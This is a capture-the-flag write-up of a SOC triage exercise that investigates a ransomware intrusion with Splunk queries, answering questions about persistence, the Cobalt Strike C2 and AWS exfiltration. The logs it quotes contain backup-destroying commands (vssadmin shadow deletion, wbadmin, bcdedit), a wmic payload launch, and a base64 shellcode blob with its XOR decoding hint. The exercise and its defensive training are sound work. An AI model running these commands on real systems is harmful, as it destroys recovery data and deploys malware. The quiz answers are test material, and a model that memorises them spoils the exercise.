

First Shift CTF Task 8: Promotion Night

Author: Ernest Nyabayo Osindo


Promotion Night

It was a glorious Friday at ProbablyFine Ltd. After weeks of sales calls and PoC demos, the team finally signed a contract with DeceptiTech - a major tech company recently hit with ransomware and in need of an MSSP. Monitoring was set to begin on Monday, but some of their clouds and on-premises systems had already been onboarded into the SIEM.

To celebrate the win, the entire SOC team headed out for a big teambuilding. Everyone except you - the Level 1 analyst covering the night shift, just in case.

The shift was quiet. Too quiet. Then a critical alert appeared: "Potential Ransom Note on DC-01". You blinked. Then blinked again. Then called your Level 2. No answer - just the automated message saying it's probably fine. Now, it's up to you to triage the alert alone. Tonight will either earn you the quickest promotion ever or be your last day at ProbablyFine. Good luck!

1. What was the network share path where ransomware was placed?



```
index=* host="DC-01" CommandLine=*
| table -time CommandLine
```

Events Patterns Statistics (249) Visualization

Show: 20 Per Page ▾

Format Preview: On

-time ▾

CommandLine ▾

```
C:\Windows\system32\vssvc.exe
bcdedit.exe /set {default} recoveryenabled No
wmic.exe SHADOWCOPY /nointeractive"
C:\Windows\sysnative\cmd.exe /c wbadmin delete backup -keepVersion:0 -quiet
vssadmin.exe Delete Shadows /All /Quiet
C:\Windows\sysnative\cmd.exe /c bcdedit.exe /set {default} recoveryenabled No
C:\Windows\sysnative\cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c bcdedit.exe /set {default} recoveryenabled No
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c wmic.exe SHADOWCOPY /nointeractive"
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c wbadmin delete backup -keepVersion:0 -quiet
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
C:\Windows\Temp\gaze.exe
cmd.exe /c copy \\DC-01\SYSPOL\gaze.exe C:\Windows\Temp\gaze.exe && C:\Windows\Temp\gaze.exe
C:\Windows\System32\rundll32.exe C:\Windows\System32\shell132.dll,ShCreateLocalServerRun011 (9aa46089-3ce0-458a-a354-715610a075e6) -Embedding
C:\Windows\System32\011Host.exe /ProcessId:{A68902B4-89CA-40B6-B780-A8F59079A805}
C:\Windows\System32\svchost.exe -k netsvc -p -s DnsSvc
C:\Windows\System32\011Host.exe /ProcessId:{338840F9-9068-4053-A793-6B9AA0CSF63B}
taskhostw.exe KEYROMMING
```

AI Mode All Images Videos News More ▾

gaze.exe

gaze.exe is most commonly associated with **Medusa Ransomware**, though it has a few legitimate (though rarer) uses. ⓘ

1. Medusa Ransomware (High Risk) ⓘ

In most modern contexts, `gaze.exe` is the primary encryption payload for the **Medusa Ransomware** group. ⓘ

- Behavior:** It systematically terminates over 280 services related to backups, security, and databases to ensure no files are "in use" during encryption.
- Action:** It deletes **Shadow Copies** (system backups) to prevent recovery and encrypts files with AES-256.
- Indicators:** Infected files usually have the `.medusa` extension, and a ransom note titled `!!! READ_ME_MEDUSA !!!.txt` is dropped. ⓘ

2. Djvu Ransomware Variant (High Risk) ⓘ

A separate, older ransomware strain from the **Djvu family** also uses the name "Gaze". ⓘ

- Indicators:** It appends the `.gaze` extension to files and drops a `_readme.txt` ransom note. ⓘ

3. Legitimate Eye-Tracking Tools (Low Risk)

There are niche, legitimate applications that use this file name for eye-tracking research.

15 sites

aa25-071a-stopransomware-medusaransomware ... - CISA

12 Mar 2025 — The process `gaze.exe` terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the...

PCrisk.com

Gaze Ransomware - Decryption, removal, and lost files ... PCrisk.com

25 May 2023 — Gaze encrypts data and appends the ".gaze" extension to the affected files. After the encryption process, the ransomware leaves a...

CISA (.gov)

#StopRansomware: Medusa Ransomware - CISA

12 Mar 2025 — The process `gaze.exe` terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom...

PCrisk.com

Show all

index=* host="DC-01" CommandLine=* *gaze.exe*
| table -time CommandLine

splunk+enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

Messages Settings Activity Help Find

New Search

1 index=* host="DC-01" CommandLine** *gaze.exe*
2 | table -time CommandLine

6 events [before 1/30/26 3:22:20.000 PM] No Event Sampling

Save As ▾ Create Table View Close

Time range: All time ▾

Events Patterns Statistics (6) Visualization

Show: 20 Per Page ▾

Format Preview: On

-time ▾

CommandLine ▾

```
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c bcdedit.exe /set {default} recoveryenabled No
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c wmic.exe SHADOWCOPY /nointeractive"
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c wbadmin delete backup -keepVersion:0 -quiet
\\?\C:\Windows\System32\cmd.exe /c %windir%\sysnative\cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
C:\Windows\Temp\gaze.exe
cmd.exe /c copy \\DC-01\SYSPOL\gaze.exe C:\Windows\Temp\gaze.exe && C:\Windows\Temp\gaze.exe
```

Answer: **\DC-01\SYSPOL\gaze.exe**

2. What is the value ransomware created to persist on reboot?

index=* *gaze.exe

Event	
SourceName=Microsoft-Windows-Sysmon	
Type=Information	
RecordNumber=8755	
KeywordsNone	
TaskCategory=Registry value set (rule: RegistryEvent)	
OpCode=Info	
Message=Registry value set:	
RuleName: T1060.RunKey	
EventType: SetValue	
UtcTime: 2025-10-24 16:47:23.751	
ProcessGuid: {69180db6-ad9b-68fb-562b-000000001c01}	
ProcessId: 6208	
Image: C:\Windows\Temp\gaze.exe	
TargetObject: HKU\S-1-5-21-354406043-2902902395-728316844-1115\Software\Microsoft\Windows\CurrentVersion\Run\babyLockerKZ	
Details: "C:\Windows\Temp\gaze.exe"	
User: DECEPTeric.portman	
Collapse	
host = SRV-JMP source = WinEventLog\Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog	
> 10/24/25 4:47:23.000 PM ... 19 lines omitted ...	
Image: C:\Windows\Temp\gaze.exe	
... 5 lines omitted ...	
CommandLine: C:\Windows\System32\cmd.exe	
... 9 lines omitted ...	
ParentImage: C:\Windows\System32\cmd.exe	
ParentCommandLine: cmd.exe /c copy \\DC-01\SYSPOL\gaze.exe C:\Windows\Temp\gaze.exe & C:\Windows\Temp\gaze.exe	
ParentUser: DECEPTeric.portman	
Show all 38 lines	
host = SRV-JMP source = WinEventLog\Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog	
> 10/24/25 10:24:23 PM	
host = SRV-JMP source = WinEventLog\Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog	

Answer: BabyLockerKZ

3. What was the most likely extension of the encrypted files?

index=* *gaze.exe

Event	
SubType=4	
SourceName=Microsoft-Windows-Sysmon	
Type=Information	
RecordNumber=8754	
KeywordsNone	
TaskCategory=Process Create (rule: ProcessCreate)	
OpCode=Info	
Message=Process Create:	
RuleName: -	
UtcTime: 2025-10-24 16:47:23.708	
ProcessGuid: {69180db6-ad9b-68fb-562b-000000001c01}	
ProcessId: 6208	
Image: C:\Windows\Temp\gaze.exe	
FileVersion: -	
Description: -	
Product: -	
Company: -	
OriginalFileName: -	
CommandLine: C:\Windows\Temp\gaze.exe	
CurrentDirectory: C:\Windows\System32	
User: DECEPTeric.portman	
LogonGuid: {69180db6-3620-1bb8-070000000000}	
LogonId: 0x7B81	
TerminalSessionId: 2	
IntegrityLevel: Medium	
Hashes: SHA1=8BA3A306F5550374490030EA472F2F92, SHA256=6D000A159FE16AF1B290DF4E4015931A9E3D6A820AEF8C60208C5419B5966E, IMPHASH=1CC690A4227070B94DD913CD9980C27	
ParentProcessGuid: {69180db6-ad9b-68fb-542b-000000001c01}	
ParentProcessId: 2984	
ParentImage: C:\Windows\System32\cmd.exe	
ParentCommandLine: cmd.exe /c copy \\DC-01\SYSPOL\gaze.exe C:\Windows\Temp\gaze.exe & C:\Windows\Temp\gaze.exe	
ParentUser: DECEPTeric.portman	
Collapse	
host = SRV-JMP source = WinEventLog\Microsoft-Windows-Sysmon\Operational : sourcetype = WinEventLog	

8BA3A306F5550374490030EA472F2F92

Search this on Virustotal

Then navigate to the behavior tab

Answer: .danger17

4. Which MITRE technique ID was used to deploy ransomware?

index= * *gaze.exe CommandLine=*

| table CommandLine

%%windir%%\sysnative\cmd.exe /c wmic.exe SHADOWCOPY /nointeractive"
wmic.exe

Search on Mitre:

MITRE | ATT&CK

wmi


WMI Creation, Data Component DC0008
WMI Creation Initial construction of a **WMI** object, such as a filter, consumer, subscription, binding, or providers. ID: DC0008 Domains: Enterprise Version: 2.0 Created: 20 October 2021 Last Mod...

Detect **WMI** Event Subscription for Persistence via **WmiPrvSE** Process and MOF Compilation, Detection Strategy DET0086
Detect **WMI** Event Subscription for Persistence via **WmiPrvSE** Process and MOF Compilation Technique Detected: Windows Management Instrumentation Event Subscription | T1546.003 ID: DET0086 Domains: Enterp...

Behavioral Detection Strategy for **WMI** Execution Abuse on Windows, Detection Strategy DET0364
Behavioral Detection Strategy for **WMI** Execution Abuse on Windows Technique Detected: Windows Management Instrumentation | T1047 ID: DET0364 Domains: Enterprise Analytics: AN1031 Version: 1.0 Created: 21 October 2025 Last Modified: 21 October 2025

Detection Strategy for Fileless Storage via Registry, **WMI**, and Shared Memory, Detection Strategy DET0344
Detection Strategy for Fileless Storage via Registry, **WMI**, and Shared Memory Technique Detected: Fileless Storage | T1027.011 ID: DET0344 Domains: Enterprise Analytics: AN0973, AN0974 Version: 1.0 Created: 21 October 2025 Last Modified: 21 October 2025

Detect XSL Script Abuse via msxsl and **wmic**. Detection Strategy DET0205
Detect XSL Script Abuse via msxsl and **wmic**. Technique Detected: XSL Script Processing | T1220 ID: DET0205 Domains: Enterprise Analytics: AN0581 Version: 1.0 Created: 21 October 2025 Last Modified: 21 October 2025 Version Permalink L...



The screenshot shows the MITRE ATT&CK website. The left sidebar has a tree view of techniques under 'TECHNIQUES' with 'Windows Management Instrumentation' selected. The main content area is titled 'Windows Management Instrumentation'. It describes WMI as a Windows Management Instrumentation service used for remote access and management. A note states that 'wmic.exe' is deprecated. Below this is a section titled 'Procedure Examples' with a table showing two examples: 'C0025 2016 Ukraine Electric Power Attack' and 'S1028 Action RAT'. A sidebar on the right provides detailed information about the technique, including its ID (T1047), sub-techniques (None), tactic (Execution), platforms (Windows), contributors (@ionstorm, Olaf Hartong, Falcon Force, Tristan Madani), version (1.6), creation date (31 May 2017), and last modified date (24 October 2025). A 'Version Permalink' link is also present.

Answer: T1047

5. What ports of SRV-ITFS did the adversary successfully scan?

```
index=* *net view CommandLine=*
| table CommandLine
```

The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: 'index=* *net view CommandLine=* | table CommandLine'. The results show four events, all of which are variations of the command 'net view SRV-ITFS'. The search interface includes tabs for Events, Patterns, Statistics (4), and Visualization, with Statistics currently selected. The results table shows the following data:

CommandLine
net view SRV-ITFS
C:\Windows\system32\cmd.exe /C net view SRV-ITFS
net view DC-01
C:\Windows\system32\cmd.exe /C net view DC-01

```
index=* *net view CommandLine=* CommandLine="net view SRV-ITFS"
```

```
index=* DestinationPort=*
| table DestinationPort
| sort DestinationPort
```

Explore the Ports

Answer: 135, 139, 445, 3389, 5985

6. What is the full path to the malware that performed the Discovery?

index=* CommandLine=* *gaze.exe

Event	
SourceName=Microsoft-Windows-Sysmon	Type=Information
RecordNumber=8650	Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)	OpCodeInfo
Message=Process Create:	RuleName:
UtcTime: 2025-10-24 16:37:37.204	RuleId:
ProcessGuid: {691800b6-ab51-68fb-9c20-000000001c01}	ProcessId: 1536
Image: C:\Windows\system32\cmd.exe	FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor	Product: Microsoft Windows Operating System
Company: Microsoft Corporation	OriginalFilename: cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /C wmic process call create "cmd.exe /c copy \\DC-01\SYSPOL\gaze.exe C:\Windows\Temp\gaze.exe && C:\Windows\Temp\gaze.exe"	CurrentDirectory: \\DC-01\SYSPOL\
User: DECEPTEric.portman	LogonGuid: {691800b6-3620-68fa-1bb8-070000000000}
LogonId: 0x7B81B	TerminalSessionId: 2
IntegrityLevel: Medium	Hashes: MD5=910D3E71583A87320B32BDE22F8E22, SHA256=BC866CFCCDA37E24DC2634DC28C7A8E6F5529D0A17A8FA105B07414C0E7C527, IPhash=272245E2988E1E43B50B8852C4F85E18
ParentProcessGuid: {691800b6-a741-68fb-8c2a-000000001c01}	ParentProcessId: 5704
ParentCommandLine: C:\Windows\system32\rundll32.exe	ParentUser: DECEPTEric.portman
Collapsing	host = SRV-JMP source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

Answer: C:\Windows\System32\fr-FR\ruche.dll

7. Which artifact did the adversary create to persist on the beachhead?

ex=* EventCode=4698

Event	
1 event (before 1/30/26 4:22:30.000 PM)	No Event Sampling ▾
Events (1) Patterns Statistics Visualization	Time range: All time ▾
Timeline format ▾ — Zoom Out + Zoom to Selection × Deselect	1 millisecond per column
Format ▾ Show 20 Per Page ▾ View: List ▾	
Time	Event
10/24/25 4:20:01.000 PM	10/24/25 04:20:01 PM Logon=>Security EventCode=4698 EventTType=0 ComputerName=SRV-JMP.deceptitech.thm SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=61684 Keywords=Audit Success TaskCategory=Other Object Access Events OpCodeInfo Message=> scheduled task was created. Subject: Security ID: S-1-5-21-354486043-2982982395-728316044-1115 Account Name: eric.portman Account Domain: DECEPTE Logon ID: 0x7B7C3 Task Information: Task Name: \LanguageSync Task Content: <?xml version="1.0" encoding="UTF-16"?>

Answer: \LanguageSync

8. What is the MD5 hash of the embedded initial shellcode?

index=* *FromBase64String

Event	
10/24/25 4:16:26 PM	
Time	
4:16:26.000 PM	LogName=Microsoft-Windows-PowerShell/Operational
	EventCode=4104
	EventType=3
	ComputerName=SRV-JMP.deceptitech.thm
	User=eric.portman
	Sid=S-1-5-21-354406043-2902902395-728316044-1115
	SidType=1
	SourceName=Microsoft-Windows-PowerShell
	Type=Warning
	RecordNumber=37813
	Keywords=None
	TaskCategory=Execute a Remote Command
	OpCode=On create calls
	Message=Creating Scriptblock text (1 of 27):
	Set-StrictMode -Version 2
	if (-not ((Security.Principal.WindowsPrincipal)::Get-Current()).IsInRole(`
	[Security.Principal.WindowsIdentity]::GetCurrent()::IsInRole(`
	[Security.Principal.WindowsBuiltInRole]::Administrator))
	{`n
	ScriptBlock ID: 10c5780-8b57-4146-82fd-0554906d4c43
	Path: C:\Users\eric.portman\partman\Downloads\update.ps1
	Collapse
	host = SRV-JMP source = WinEventLog Microsoft-Windows-PowerShell/Operational sourceType = WinEventLog
> 10/24/25 4:16:24 PM	10/24/25 4:16:24 PM
	LogName=Microsoft-Windows-PowerShell/Operational
	EventCode=4104
	EventType=3
	ComputerName=SRV-JMP.deceptitech.thm
	User=eric.portman
	Sid=S-1-5-21-354406043-2902902395-728316044-1115
	SidType=1
	SourceName=Microsoft-Windows-PowerShell
	Type=Warning
	RecordNumber=37785
	Keywords=None
	TaskCategory=Execute a Remote Command
	OpCode=On create calls
	Message=Creating Scriptblock text (1 of 24):
	Set-StrictMode -Version 2

0cac5780-8b57-4146-82fd-0554906d4c43

index=* *0cac5780-8b57-4146-82fd-0554906d4c43
| sort Message

index=* "0cac5780-8b57-4146-82fd-0554906d4c43"
| sort Message

index=* "0cac5780-8b57-4146-82fd-0554906d4c43" "3 of 27"

◀ Hide Fields	☰ All Fields	✓ Format	Show: 20 Per Page	View: List
# EventType 1	i	Time	Event	
# Id 1			+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	
+ Extract New Fields				

Hint Use cyberchef:

From Base64

XOR

35 Decimal

Answer: 27b0d51406b5360b49d968d69df0f3e6

9. Which C2 framework was used by the adversary in the intrusion?

Answer: Cobalt Strike

10. What hostname did the adversary log in from on the beachhead?

```
index=* sourcetype=WinEventLog Workstation_Name=*
| table Workstation_Name
| stats count by action, host
```

New Search

```
1 index=* sourcetype=WinEventLog Workstation_Name=*
2 | table Workstation_Name
3 | stats count by action, host
```

Time range: All time 

✓ 3,809 events (before 30/01/2026 17:35:50.000) No Event Sampling Job II Smart Mode

Events Patterns **Statistics (6)** Visualization

Show: 20 Per Page  Preview: On

action	host	count
failure	DC-01	3
failure	SRV-ITFS	1
failure	SRV-JMP	2
success	DC-01	3654
success	SRV-ITFS	82
success	SRV-JMP	67

The one Workstation missing is the answer

New Search

```
1 index=*
```

✓ 19,362 events (before 30/01/2026 17:37:24.000) No Event Sampling Job II Smart Mode

Events (19,362) Patterns Statistics Visualization

Timeline format  + Zoom to Selection  1 hour per column

Workstation_Name

6 Values, 19.672% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
-	3,759	98.687%
SRV-JMP	16	0.42%
OFFICE-PC	13	0.341%
DC-01	9	0.236%
DESKTOP-J9PR0CO	8	0.21%
SRV-ITFS	4	0.105%

< Hide Fields  **SELECTED FIELDS**

- a host** 4
- a source** 100+
- a sourcetype** 3
- a Workstation_Name** 6

INTERESTING FIELDS

- a Account_Domain** 9
- a Account_Name** 25
- a action** 7
- a additionalEventData.AuthenticationM** 1

◀ Hide Fields ☰ All Fields ✓ Format ▾ Show: 20 Per Page ▾ View: List ▾		
i	Time	Event
<i>a impersonation_Level 1</i>		<p>LINKED Logon ID: 0x0</p> <p>Network Account Name: -</p> <p>Network Account Domain: -</p> <p>Logon GUID: {00000000-0000-0000-0000-000000000000}</p> <p>Process Information:</p> <ul style="list-style-type: none"> Process ID: 0x0 Process Name: - <p>Network Information:</p> <ul style="list-style-type: none"> Workstation Name: DESKTOP-J9PR0CO Source Network Address: 10.11.150.138 Source Port: 0 <p>Detailed Authentication Information:</p> <ul style="list-style-type: none"> Logon Process: NtLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): NTLM V2 Key Length: 128
<p>This event is generated when a logon session is created. It is generated on the computer that was accessed.</p>		
<p>The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.</p>		
<p>The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).</p>		
<p>The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.</p>		
<p>The network fields indicate where a remote logon request originated. Work</p>		

11. What was the UNC path that likely contained AWS credentials?

index=** *shared

Format ▾			Show: 20 Per Page ▾	View: List ▾
			< Prev	1 2 3 4 5 6 7 8 ... Next >
< Hide Fields	: All Fields	i	Time	Event
SELECTED FIELDS		>	24/10/2025 16:27:35.000	10/24/2025 04:27:35 PM LogName=Security EventCode=4663 EventType=0 ComputerName=SRV-ITFS.deceptitech.thm SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=62099 Keywords=Audit Success TaskCategory=File System OpCode=Info Message=An attempt was made to access an object.
INTERESTING FIELDS				Subject: Security ID: S-1-5-21-354406043-2902902395-728316044-1 115 Account Name: eric.portman Account Domain: DECEPT Logon ID: 0x1CE4D9E
a host 1				Object: Object Server: Security Object Type: File Object Name: C:\Users\Administrator\Desktop\Shared\Integrations\cloud-keys.csv Handle ID: 0x25c0 Resource Attributes: S:AI
a source 2				Process Information: Process ID: 0x4
a sourcetype 1				
a Access_Mask 4				
a Accesses 4				
a Account_Domain 1				
a Account_Name 2				
a action 1				
a app 1				
a body 99+				
a category 4				
a command 4				
a ComputerName 1				
a dest 1				
a dest_nt_domain 1				
a dest_nt_host 1				
a dvc 1				
a dvc_nt_host 1				
a Error_Code 1				
# event_Id 100+				
# EventCode 4				
a eventtype 6				
# EventType 2				
a file_name 18				
a file_path 18				
a Handle_ID 54				
# id 100+				

\SRV-ITFS

C:\Users\Administrator\Desktop\Shared\Integrations\cloud-keys.csv

Answer: \SRV-ITFS\Integrations\cloud-keys.csv

12. From which IP address did the adversary access AWS?

```
index=* src_ip="*" eventSource="*"
| table src_ip eventSource
| stats count by src_ip
```

New Search

Save As ▾ Create Table View Close

Time range: All time ▾

```
1 index=* src_ip="*" eventSource=*
2 | table src_ip eventSource
3 | stats count by src_ip|
```

✓ 11,090 events (before 30/01/2026 17:57:16.000) No Event Sampling ▾ Job ▾ || ▾ ▾ ▾ Smart Mode ▾

Events Patterns **Statistics (7)** Visualization

Show: 20 Per Page ▾ Format Preview: On

src_ip	count
152.42.128.207	27
3.250.10.155	2
54.247.20.199	3740
92.132.183.223	51
cloudtrail.amazonaws.com	1965
ec2.amazonaws.com	5302
resource-explorer-2.amazonaws.com	3

The screenshot shows the Splunk Enterprise interface with a search results page. The search bar contains the query: `index=* src_ip=\"*\" eventSource=\"*\" src_ip="152.42.128.207" | table src_ip eventSource`. The results table has two columns: `src_ip` and `eventSource`. The first column is sorted by IP address, and the second column is sorted by event source. The table displays 27 events, all from the IP `152.42.128.207` and the event source `s3.amazonaws.com`.

src_ip	eventSource
152.42.128.207	s3.amazonaws.com

Answer: 152.42.128.207

13. Which two sensitive files did the adversary exfiltrate from AWS?

`index=* eventSource=* src_ip="152.42.128.207" eventSource=s3.amazonaws.com`

Format ▾ Show: 20 Per Page ▾ View: List ▾ < Prev 1 2 Next >				
◀ Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS <i>a host</i> 1 <i>a source</i> 4 <i>a sourcetype</i> 1 <i>a src_ip</i> 1	<i>a additionalEventData.AuthenticationMethod</i> 1 <i># additionalEventData.bytesTransferredIn</i> 2 <i># additionalEventData.bytesTransferredOut</i> 9 <i>a additionalEventData.CipherSuite</i> 2 <i>a additionalEventData.parentRequestId</i> D 2 <i>a additionalEventData.SignatureVersion</i> n 1 <i>a additionalEventData.x-amz-id-2</i> 18 <i>a app</i> 2 <i># aws_account_id</i> 1 <i>a awsRegion</i> 1 <i>a change_type</i> 1 <i>a command</i> 8 <i># date_hour</i> 1 <i># date_mday</i> 1 <i># date_minute</i> 5 <i>a date_month</i> 1 <i># date_second</i> 12 <i>a date_wday</i> 1 <i># date_year</i> 1 <i># date_zone</i> 1 <i>a desc</i> 1 <i>a docid</i> 3	>	24/10/2025 18:14:46.000	{"eventVersion": "1.11", "userIdentity": {"type": "IAMUser", "principalId": "AIDAW7VRDQFJCR5LADDZJ", "arn": "arn:aws:iam::480334020946:user/deceptiuser", "accountId": "480334020946", "accessKeyId": "AKIAW7VRDQFJFAK5EALU", "userName": "deceptiuser"}, "eventTime": "2025-10-24T18:14:46Z", "eventSource": "s3.amazonaws.com", "eventName": "PutObject", "awsRegion": "eu-north-1", "sourceIPAddress": "152.42.128.207", "userAgent": "[aws-cli/2.31.21 md/awscrt#0.27.6 ua/2.1 os/linux#6.8.0-71-generic md/arch#x86_64 lang/python#3.13.7 md/pyimpl#CPython m/b,E,W,G,Z cfg/retry-mode#standard md/installer#exe md/distrib#ubuntu.24 md/prompt#off md/command#s3.cp]", "requestParameters": {"bucketName": "deceptitech-backups", "Host": "deceptitech-backups.s3.eu-north-1.amazonaws.com", "key": "YOU-HAVE-BEEN-PWNED.txt"}, "responseElements": {"x-amz-server-side-encryption": "AES256"}, 